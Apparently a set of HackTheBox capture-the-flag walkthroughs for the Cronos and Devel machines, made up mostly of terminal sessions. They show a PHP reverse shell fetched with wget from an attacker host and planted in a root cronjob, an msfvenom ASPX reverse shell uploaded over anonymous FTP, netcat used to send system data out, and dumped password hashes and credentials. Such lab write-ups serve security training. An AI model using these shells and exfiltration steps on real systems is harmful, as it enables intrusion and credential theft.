Linux cronos 4.4.0-72-generic #93-Ubuntu SMP Fri Mar 31 14:07:41 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
$
$ ifconfig
ens160    Link encap:Ethernet  HWaddr 00:50:56:b9:26:e7
          inet addr:10.10.10.13  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: dead:beef::250:56ff:feb9:26e7/64 Scope:Global
          inet6 addr: fe80::250:56ff:feb9:26e7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:973949 errors:0 dropped:0 overruns:0 frame:0
          TX packets:654641 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:151554850 (151.5 MB)  TX bytes:217904866 (217.9 MB)

```

Figure 9: writeup.exploitation.steps.2.2

3. We obtain the first flag since the file is readable by current user `www-data`:

```

www-data@cronos:/home/noulis$ cat user.txt
51d236438b333970dbba7dc3089be33b
www-data@cronos:/home/noulis$

```

Figure 10: writeup.exploitation.steps.3.1

Phase #2.5: Post Exploitation

```

1 www-data@cronos> id
2 uid=33(www-data) gid=33(www-data) groups=33(www-data)
3 www-data@cronos>
4 www-data@cronos> uname
5 Linux cronos 4.4.0-72-generic #93-Ubuntu SMP Fri Mar 31 14:07:41 UTC 2017 x86_64 x86_64 x86_64
   ↪ GNU/Linux
6 www-data@cronos>
7 www-data@cronos> ifconfig
8 ens160    Link encap:Ethernet  HWaddr 00:50:56:b9:26:e7
9          inet addr:10.10.10.13  Bcast:10.10.10.255  Mask:255.255.255.0
10         inet6 addr: dead:beef::250:56ff:feb9:26e7/64 Scope:Global
11         inet6 addr: fe80::250:56ff:feb9:26e7/64 Scope:Link
12         UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
13         RX packets:1008552 errors:0 dropped:0 overruns:0 frame:0
14         TX packets:687541 errors:0 dropped:0 overruns:0 carrier:0
15         collisions:0 txqueuelen:1000
16         RX bytes:157239763 (157.2 MB)  TX bytes:224790718 (224.7 MB)
17 www-data@cronos>
18 www-data@cronos> users
19 root
20 noulis

```

Phase #3: Privilege Escalation

1. While enumerating, we find hardcoded MySQL credentials for user **admin** within the `/var/www/admin/config.php` file. We use these credentials to connect to MySQL service and obtain password hash for user **admin**. We were unable to crack this hash:

```
www-data@cronos:/var/www/admin$ pwd
/var/www/admin
www-data@cronos:/var/www/admin$
www-data@cronos:/var/www/admin$
www-data@cronos:/var/www/admin$
www-data@cronos:/var/www/admin$ ls -la
total 32
drwxr-xr-x 2 www-data www-data 4096 Jul 27 2017 .
drwxr-xr-x 5 root      root    4096 Apr  9 2017 ..
-rw-r--r-- 1 www-data www-data 1024 Apr  9 2017 .welcome.php.swp
-rw-r--r-- 1 www-data www-data 237  Apr  9 2017 config.php
-rw-r--r-- 1 www-data www-data 3564 Jul 27 2017 index.php
-rw-r--r-- 1 www-data www-data 102  Apr  9 2017 logout.php
-rw-r--r-- 1 www-data www-data 383  Apr  9 2017 session.php
-rw-r--r-- 1 www-data www-data 782  Apr  9 2017 welcome.php
www-data@cronos:/var/www/admin$
www-data@cronos:/var/www/admin$
www-data@cronos:/var/www/admin$ cat config.php
<?php
define('DB_SERVER', 'localhost');
define('DB_USERNAME', 'admin');
define('DB_PASSWORD', 'kEjdbRigfBHUREiNSDs');
define('DB_DATABASE', 'admin');
$db = mysqli_connect(DB_SERVER,DB_USERNAME,DB_PASSWORD,DB_DATABASE);
?>
www-data@cronos:/var/www/admin$
```

Figure 11: writeup.privesc.steps.1.1

```

www-data@cronos:/var/www/admin$ mysql -h localhost -u admin -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 33
Server version: 5.7.17-0ubuntu0.16.04.2 (Ubuntu)

Copyright (c) 2000, 2016, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| admin |
+-----+
2 rows in set (0.00 sec)

mysql> use admin;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_admin |
+-----+
| users |
+-----+
1 row in set (0.00 sec)

mysql> select * from users;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1 | admin | 4f5fffa7b2340178a716e3832451e058 |
+----+-----+-----+
1 row in set (0.00 sec)

```

Figure 12: writeup.privesc.steps.1.2

2. Upon further enumeration, we find that there's a cronjob that run a PHP file every minute with **root** privileges. Luckily for us, the PHP file it runs is owned by current user **www-data**:

```

www-data@cronos:/var/www/admin$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root    php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1
#
www-data@cronos:/var/www/admin$

```

Figure 13: writeup.privesc.steps.2.1

```

www-data@cronos:/var/www/admin$ ls -l /var/www/laravel/artisan
-rwxr-xr-x 1 www-data www-data 1646 Apr  9  2017 /var/www/laravel/artisan
www-data@cronos:/var/www/admin$

```

Figure 14: writeup.privesc.steps.2.2

3. We can replace this file with a PHP reverse shell and catch the incoming shell to obtain elevated privileges:

```

www-data@cronos:/var/www/admin$ which wget
/usr/bin/wget
www-data@cronos:/var/www/admin$
www-data@cronos:/var/www/admin$
www-data@cronos:/var/www/admin$ wget http://10.10.14.25:8000/prs
--2019-11-14 01:12:01-- http://10.10.14.25:8000/prs
Connecting to 10.10.14.25:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3460 (3.4K) [application/octet-stream]
Saving to: 'prs'

prs                                100%[=====>]    3.38K  --.-KB/s    in 0s

2019-11-14 01:12:01 (324 MB/s) - 'prs' saved [3460/3460]

www-data@cronos:/var/www/admin$
www-data@cronos:/var/www/admin$
www-data@cronos:/var/www/admin$ ls -la
total 36
drwxr-xr-x 2 www-data www-data 4096 Nov 14 01:12 .
drwxr-xr-x 5 root      root    4096 Apr  9  2017 ..
-rw-r--r-- 1 www-data www-data 1024 Apr  9  2017 .welcome.php.swp
-rw-r--r-- 1 www-data www-data  237 Apr  9  2017 config.php
-rw-r--r-- 1 www-data www-data 3564 Jul 27  2017 index.php
-rw-r--r-- 1 www-data www-data  102 Apr  9  2017 logout.php
-rw-r--r-- 1 www-data www-data 3460 Nov 14 01:11 prs
-rw-r--r-- 1 www-data www-data  383 Apr  9  2017 session.php
-rw-r--r-- 1 www-data www-data  782 Apr  9  2017 welcome.php
www-data@cronos:/var/www/admin$
<min$ mv /var/www/laravel/artisan /var/www/laravel/artisan.bckup
www-data@cronos:/var/www/admin$
www-data@cronos:/var/www/admin$ mv prs /var/www/laravel/artisan

```

Figure 15: writeup.privesc.steps.3.1

```

root@kali: ~/toolbox/data/writeups/htb.cronos # nc -nlvp 9999
listening on [any] 9999 ...
connect to [10.10.14.25] from (UNKNOWN) [10.10.10.13] 50508
Linux cronos 4.4.0-72-generic #93-Ubuntu SMP Fri Mar 31 14:07:41 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 01:13:01 up 1:10, 0 users, load average: 0.14, 0.08, 0.02
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=0(root) gid=0(root) groups=0(root)
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
#
# uname -a
Linux cronos 4.4.0-72-generic #93-Ubuntu SMP Fri Mar 31 14:07:41 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
#
# ifconfig
ens160    Link encap:Ethernet  HWaddr 00:50:56:b9:26:e7
          inet addr:10.10.10.13  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: dead:beef::250:56ff:feb9:26e7/64 Scope:Global
          inet6 addr: fe80::250:56ff:feb9:26e7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1003153 errors:0 dropped:0 overruns:0 frame:0
          TX packets:682704 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:156498552 (156.4 MB)  TX bytes:224003263 (224.0 MB)

```

Figure 16: writeup.privesc.steps.3.2

4. We then view the contents of the `root.txt` file to complete the challenge:

```

# pwd
/
#
# cd /root
# ls -la
total 32
drwx----- 4 root root 4096 Apr  9 2017 .
drwxr-xr-x 23 root root 4096 Apr  9 2017 ..
-rw----- 1 root root    1 Dec 24 2017 .bash_history
-rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc
drwx----- 2 root root 4096 Mar 22 2017 .cache
drwxr-xr-x 2 root root 4096 Apr  9 2017 .nano
-rw-r--r-- 1 root root  148 Aug 17 2015 .profile
-r----- 1 root root   33 Mar 22 2017 root.txt
#
# cat root.txt
1703b8a3c9a8dde879942c79d02fd3a0
#

```

Figure 17: writeup.privesc.steps.4.1

Loot

Hashes

```
1 root:$6$L2m6DJwN$p/xas4tCNp19sda4q2ZzGC82Ix7GiEb7xvCbzWCsFHs/eR82G4/YOnni/
   ↪ .L69tpCk0Go5lm0AU7zh9lP5.....
2 www-data:$6
   ↪ $SYixzIan$P3cvyztSwA1lmILF3kpKcqZpYSDONYwMwplB62RWu1RklKqIGCX1zleXuVwzxjLcpU6bhiW9N03AWkzVU.....
3 noulis:$6$ApsLg5.I$Zd9b1HPGRHAQ0ab94HKuQFtJ8m7ob8MFnx6WIir0Aah6pW/
   ↪ aZ.yA3T1iU13lCSixrh6NG1.GHP1.QbjHS.....
```

Credentials

```
1 mysql: admin/kEjdbRigfBHURE.....
```

Flags

```
1 /home/noulis/user.txt: 51d236438b333970dbba7.....
2 /root/root.txt: 1703b8a3c9a8dde879942c.....
```

References

- [+] <https://www.hackthebox.eu/home/machines/profile/11>
- [+] <https://www.youtube.com/watch?v=CYeVUmOar3I>
- [+] <https://medium.com/cronos-htb-walkthrough/cronos-htb-walkthrough-9ef91750726>

[HackTheBox] Devel

Date: 05/Nov/2019
Categories: [oscp](#), [htb](#), [windows](#)
Tags: [exploit_ftp_anonymous](#), [exploit_ftp_web_root](#), [exploit_iis_asp_reverseshell](#), [privesc_windows_ms11_046](#)

Overview

This is a writeup for HackTheBox VM [Devel](#). Here are stats for this machine from [machinescli](#):




Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration → exploitation → privilege escalation) for this machine:




Figure 2: writeup.overview.killchain

TTPs

1. 21/tcp/ftp/Microsoft ftpd: [exploit_ftp_anonymous](#), [exploit_ftp_web_root](#)
2. 80/tcp/http/Microsoft IIS httpd 7.5: [exploit_iis_asp_reverseshell](#), [privesc_windows_ms11_046](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Tue Nov  5 11:28:16 2019 as: nmap -vv --reason -Pn -sV -sC
   ↳ --version-all -oN
   ↳ /root/toolbox/writeups/htb.devel/results/10.10.10.5/scans/_quick_tcp_nmap.txt -oX
   ↳ /root/toolbox/writeups/htb.devel/results/10.10.10.5/scans/xml/_quick_tcp_nmap.xml
   ↳ 10.10.10.5
2 Nmap scan report for 10.10.10.5
3 Host is up, received user-set (0.11s latency).
4 Scanned at 2019-11-05 11:28:18 PST for 60s
5 Not shown: 998 filtered ports
6 Reason: 998 no-responses
7 PORT      STATE SERVICE REASON          VERSION
8 21/tcp    open  ftp      syn-ack ttl 127 Microsoft ftpd
9 | ftp-anon: Anonymous FTP login allowed (FTP code 230)
10 | 03-18-17 01:06AM      <DIR>          aspnet_client
11 | 03-17-17 04:37PM                      689 iisstart.htm
12 |_03-17-17 04:37PM                      184946 welcome.png
13 | ftp-syst:
14 |_ SYST: Windows_NT
15 80/tcp    open  http      syn-ack ttl 127 Microsoft IIS httpd 7.5
16 | http-methods:
17 |   Supported Methods: OPTIONS TRACE GET HEAD POST
18 |_ Potentially risky methods: TRACE
19 |_http-server-header: Microsoft-IIS/7.5
20 |_http-title: IIS7
21 Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
22
23 Read data files from: /usr/bin/./share/nmap
24 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
25 # Nmap done at Tue Nov  5 11:29:18 2019 -- 1 IP address (1 host up) scanned in 61.93 seconds
```

2. Here's the summary of open ports and associated AutoRecon scan files:

openports				
#	Port	Protocol	Service	Scans
1.	21/tcp	ftp	ttl 127 Microsoft ftpd	./results/10.10.10.5/scans/tcp_21_ftp_nmap.txt ./results/10.10.10.5/scans/tcp_80_http_gobuster.txt ./results/10.10.10.5/scans/tcp_80_http_nikto.txt
2.	80/tcp	http	ttl 127 Microsoft IIS httpd 7.5	./results/10.10.10.5/scans/tcp_80_http_nmap.txt ./results/10.10.10.5/scans/tcp_80_http_robots.txt ./results/10.10.10.5/scans/tcp_80_http_whatweb.txt

Figure 3: writeup.enumeration.steps.2.1

3. We find that the FTP service allows `anonymous` login and it shares directory with IIS server web root. This means we can upload `.aspx` reverse shell file via FTP and trigger it using the HTTP service:

```

root@kali: ~/toolbox/data/writeups/htb.devel # cat results/10.10.10.5/scans/tcp_21_ftp_nmap.txt
# Nmap 7.70 scan initiated Tue Nov 5 11:29:18 2019 as: nmap -vv --reason -Pn -sV -p 21 --script=banner,(ftp* or ssl*) and not (brute or broadcast or dos or external or fuzzer) -oN /root/toolbox/data/writeups/htb.devel/results/10.10.10.5/scans/tcp_21_ftp_nmap.txt -oX /root/toolbox/data/writeups/htb.devel/results/10.10.10.5/scans/xml/tcp_21_ftp_nmap.xml 10.10.10.5
Nmap scan report for 10.10.10.5
Host is up, received user-set (0.17s latency).
Scanned at 2019-11-05 11:29:20 PST for 2s

PORT      STATE SERVICE REASON          VERSION
21/tcp    open  ftp      syn-ack ttl 127 Microsoft ftpd
| banner: 220 Microsoft FTP Service
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17 01:06AM      <DIR>          aspnet_client
| 03-17-17 04:37PM      689 iisstart.htm
| 03-17-17 04:37PM      184946 welcome.png
| ftp-syst:
|_ SYST: Windows_NT
|_ SSLV2-drown:
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Nov 5 11:29:22 2019 -- 1 IP address (1 host up) scanned in 3.71 seconds
root@kali: ~/toolbox/data/writeups/htb.devel #

```

Figure 4: writeup.enumeration.steps.3.1

```

root@kali: ~/toolbox/data/writeups/htb.devel # ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17 01:06AM      <DIR>          aspnet_client
03-17-17 04:37PM      689 iisstart.htm
03-17-17 04:37PM      184946 welcome.png
226 Transfer complete.
ftp> ^C
ftp> 221 Goodbye.
root@kali: ~/toolbox/data/writeups/htb.devel #

```

Figure 5: writeup.enumeration.steps.3.2

Findings

Open Ports

```

1 21/tcp | ftp | Microsoft ftpd
2 80/tcp | http | Microsoft IIS httpd 7.5

```

Phase #2: Exploitation

1. We create a reverse shell file using `msfvenom` and upload it to the FTP server. We then start `multi/handler` listener to catch the incoming connection and request the uploaded file via web browser to get interactive access on the target system:

```
root@kali: ~/toolbox/data/writeups/htb.devel # msfvenom -p windows/shell/reverse_tcp LHOST=10.10.14.26 LPORT=443 -f aspx >rs.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of aspx file: 2832 bytes
root@kali: ~/toolbox/data/writeups/htb.devel #
```

Figure 6: writeup.exploitation.steps.1.1

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  Name  Current Setting  Required  Description
  ----  -

Payload options (windows/shell/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.10.14.26      yes       The listen address (an interface may be specified)
  LPORT     443              yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Wildcard Target

msf exploit(multi/handler) >
```

Figure 7: writeup.exploitation.steps.1.2

```
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.26:443
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 10.10.10.5
[*] Command shell session 2 opened (10.10.14.26:443 -> 10.10.10.5:49164) at 2019-11-05 11:56:52 -0800

c:\windows\system32\inetsrv>whoami
whoami
iis apppool\web
```

Figure 8: writeup.exploitation.steps.1.3

```
C:\Windows\Temp>systeminfo
systeminfo
```

```
Host Name:                DEVEL
OS Name:                   Microsoft Windows 7 Enterprise
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:          Microsoft Corporation
OS Configuration:         Standalone Workstation
OS Build Type:              Multiprocessor Free
Registered Owner:          babis
Registered Organization:
Product ID:                 55041-051-0948536-86302
Original Install Date:      17/3/2017, 4:17:31
System Boot Time:           9/11/2019, 5:22:07
System Manufacturer:        VMware, Inc.
System Model:                VMware Virtual Platform
System Type:                 X86-based PC
Processor(s):                1 Processor(s) Installed.
                             [01]: x64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
BIOS Version:                Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:          C:\Windows
System Directory:            C:\Windows\system32
Boot Device:                 \Device\HarddiskVolume1
System Locale:                el;Greek
Input Locale:                en-us;English (United States)
Time Zone:                   (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:       1.023 MB
Available Physical Memory:   639 MB
Virtual Memory: Max Size:    2.047 MB
Virtual Memory: Available:   1.506 MB
Virtual Memory: In Use:      541 MB
Page File Location(s):       C:\pagefile.sys
Domain:                       HTB
Logon Server:                 N/A
Hotfix(s):                    N/A
Network Card(s):              1 NIC(s) Installed.
                             [01]: Intel(R) PRO/1000 MT Network Connection
                                 Connection Name: Local Area Connection
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.5
```

Figure 9: writeup.exploitation.steps.1.4


```

C:\Windows\Temp>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 10.10.10.5
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.10.10.2

Tunnel adapter isatap.{024DBC4C-1BA9-4DFC-8341-2C35AB1DF869}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

Tunnel adapter Local Area Connection* 9:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

C:\Windows\Temp>

```

Figure 10: writeup.exploitation.steps.1.5

Phase #2.5: Post Exploitation

```

1 web@DEVEL> id
2 iis apppool\web
3 web@DEVEL>
4 web@DEVEL> uname
5 Host Name:                DEVEL
6 OS Name:                  Microsoft Windows 7 Enterprise
7 OS Version:               6.1.7600 N/A Build 7600
8 OS Manufacturer:         Microsoft Corporation
9 OS Configuration:        Standalone Workstation
10 OS Build Type:            Multiprocessor Free
11 web@DEVEL>
12 web@DEVEL> ifconfig
13 Ethernet adapter Local Area Connection:
14   Connection-specific DNS Suffix  . : 
15   IPv4 Address. . . . . : 10.10.10.5
16   Subnet Mask . . . . . : 255.255.255.0
17   Default Gateway . . . . . : 10.10.10.2
18 web@DEVEL>
19 web@DEVEL> users
20 Administrator
21 babis

```

Phase #3: Privilege Escalation

1. We first upload the netcat binary to the target system using the FTP server and use it to get `systeminfo` output. With this, we can start exploring possible exploits for the target system:

```
root@kali: ~/toolbox/data/writeups/htb.devel # ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp>
ftp> binary
200 Type set to I.
ftp> binary
200 Type set to I.
ftp>
ftp> put nc.exe
local: nc.exe remote: nc.exe
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
59392 bytes sent in 0.13 secs (443.7236 kB/s)
ftp>
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17 01:06AM <DIR> aspnet_client
03-17-17 04:37PM 689 iisstart.htm
11-09-19 05:58AM 59392 nc.exe
11-09-19 05:48AM 2868 rs.aspx
03-17-17 04:37PM 184946 welcome.png
226 Transfer complete.
ftp>
```

Figure 11: writeup.privesc.steps.1.1

```
C:\Windows\Temp>c:\inetpub\wwwroot\nc.exe 10.10.14.26 9999 <sysinfo.txt
c:\inetpub\wwwroot\nc.exe 10.10.14.26 9999 <sysinfo.txt
^C
Abort session 2? [y/N]

C:\Windows\Temp>
```

Figure 12: writeup.privesc.steps.1.2

```

root@kali: ~/toolbox/data/writeups/htb.devel # nc -nlvp 9999 >sysinfo.txt
listening on [any] 9999 ...
connect to [10.10.14.26] from (UNKNOWN) [10.10.10.5] 49165
^C
root@kali: ~/toolbox/data/writeups/htb.devel #

```

Figure 13: writeup.privesc.steps.1.3

2. Upon looking for exploits for the target system, we find [EDB:40564](#) but it needs compilation of source file. We search and find a pre-compiled exploit from the [SecWiki/windows-kernel-exploits](#) project:

```

root@kali: ~/toolbox/data/writeups/htb.devel # python ~/toolbox/scripts/Windows-Exploit-Suggester/windows-exploit-suggester.py --database ~/toolbox/scripts/Windows-Exploit-Suggester/2019-11-04-mssb.x
ls --systeminfo sysinfo.txt
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[*] systeminfo input file read successfully (150-8859-1)
[*] querying database file for potential vulnerabilities
[*] comparing the 0 hotfix(es) against the 179 potential bulletins(s) with a database of 137 known exploits
[*] there are now 179 remaining vulns
[*] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[*] windows version identified as 'Windows 7 32-bit'
[*]
[M] MS13-009: Cumulative Security Update for Internet Explorer (2792100) - Critical
[M] MS13-005: Vulnerability in Windows Kernel-Mode Driver Could Allow Elevation of Privilege (2778930) - Important
[E] MS12-037: Cumulative Security Update for Internet Explorer (2699988) - Critical
[*] http://www.exploit-db.com/exploits/35273/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5., PoC
[*] http://www.exploit-db.com/exploits/34815/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5.0 Bypass (MS12-037), PoC
[*]
[E] MS11-011: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (2393802) - Important
[M] MS10-073: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (981957) - Important
[M] MS10-061: Vulnerability in Print Spooler Service Could Allow Remote Code Execution (2347290) - Critical
[E] MS10-059: Vulnerabilities in the Tracing Feature for Services Could Allow Elevation of Privilege (982799) - Important
[E] MS10-047: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (981852) - Important
[M] MS10-015: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (977165) - Important
[M] MS10-002: Cumulative Security Update for Internet Explorer (978207) - Critical
[M] MS09-072: Cumulative Security Update for Internet Explorer (976325) - Critical
[*] done
root@kali: ~/toolbox/data/writeups/htb.devel #

```

Figure 14: writeup.privesc.steps.2.1

